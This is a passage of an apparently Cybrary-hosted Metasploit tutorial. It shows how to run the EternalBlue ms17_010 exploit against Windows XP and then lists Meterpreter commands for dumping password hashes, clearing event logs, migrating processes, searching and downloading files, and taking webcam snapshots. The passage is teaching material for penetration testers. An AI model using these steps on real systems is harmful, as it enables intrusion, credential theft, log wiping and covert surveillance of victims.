Type “use auxiliary” and hit tab to show all the options. As the smb port is open, we can select further on the auxiliary module by typing “use auxiliary/admin/smb/” and tab again.

So I'll use the “auxiliary/admin/smb/ms17\_010\_command” module... Which is also known as eternal blue or eternal romance.

As you can see, the auxiliary is suggesting that this machine is actually vulnerable.

So yes, you can use metasploit as a kind of vulnerability scanner as well. In fact, you can even integrate the msfconsole with openvas.

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

## Step 3:

To show how simple is to run an exploit (eternal blue on windows xp)

Search for the ms17\_010 vulnerability. Then use the “windows/smb/ms17\_010\_psexec” module. Then just set the RHOST and hit run.

## Step 4:

To show how awesome meterpreter is (Kid of a fileless malware, i.e. it never touches disk). You can execute commands such as:

Hashdump – Print password hashes

Shell – To drop a normal shell

The clearev command will clear the Application, System, and Security logs on a Windows system

Download and Upload commands can be used to, as the name suggest, upload and download files. You just need to specify the path to the file.

Using the migrate post exploitation module, you can migrate to another process on the victim.

meterpreter > run post/windows/manage/migrate

The search commands provides a way of locating specific files on the target host, for example:

search -f \*.zip

search -f somefile.zip

The “webcam\_snap” command grabs a picture from a connected web cam on the target system.

---

Brought to you by:

**CYBRARY** | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.